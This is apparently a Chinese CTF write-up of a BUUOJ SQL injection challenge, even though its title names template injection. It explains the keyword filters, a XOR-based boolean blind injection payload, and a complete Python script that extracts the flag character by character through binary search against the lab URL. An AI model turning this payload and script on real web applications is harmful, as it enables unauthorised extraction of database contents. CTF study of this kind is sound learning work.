
Web_python_template_injection

今日adworld复活，结果还是创建不了环境，buuoj随便找个题吧

一个sql注入题，对于ctf的sql注入，一般是不要用sqlmap的心思，因为一般都解不出来




可以看到对于'的闭合构造是有检测的，并且时间盲注也没用

继续构造可以发现，如果一个错误的语句他会返回布尔错误，接着尝试，发现只有1和2时候结果不一样

其他对于”，空格，insert，select，union，|，*这些都被过滤了。（可以用工具字典fuzz一下

不过对于亦或^是没有过滤的，我们可以考虑布尔盲注



1的时候是Hello, glzjin wants a girlfriend

2的时候是Do you want to be my girlfriend?

…也真够下头的

那我们可以通过一个脚本构造，思路就是我们去枚举flag表中flag行的数据，构造成1或者2的结果（这样我们就可以通过返回结果来判断是否枚举成功，

我们需要选择的是1，因为通过没有被过滤的亦或可以来通过返回布尔值来判断枚举的字符是比flag当前位大还是小

我们通过substr函数的每一位枚举，通过亦或的比大小返回值得到结果

```
'0^(ascii(substr((select(flag)from(flag)),'+str(i)+',1))>'+str(n)+')'
```

1，如果枚举的比flag当前位大，判断会是0，结果返回error开头

2，如果枚举的比flag当前位小，这个比大小会是1，那么返回hello的字符串

这里的算法还需要改进一下，使用二分法，不然会导致连接超时，，，第一次用的暴力n2算法就导致了这个结果，这里借鉴了一下比人的二分法查找，从0-127查找ascii的有效字符就可以了

```
import requests
import time

url='http://fb2e5ad2-c774-446a-8144-c03dcbb061c9.node5.buuoj.cn:81/index.php'
flag = ''
for i in range(1,43):
    max = 127
    min = 0
    for c in range(0,127):
        n = (int)((max+min)/2)
        payload =
'0^(ascii(substr((select(flag)from(flag)),'+str(i)+',1))>'+str(n)+')'
        r = requests.post(url,data = {'id':payload})
        time.sleep(0.005)
        if 'Hello' in str(r.content):
            min=n
        else:
            max=n
        if((max-min)<=1):
            flag+=chr(max)
            print("\r", end="")
            print(flag,end='')
            break
```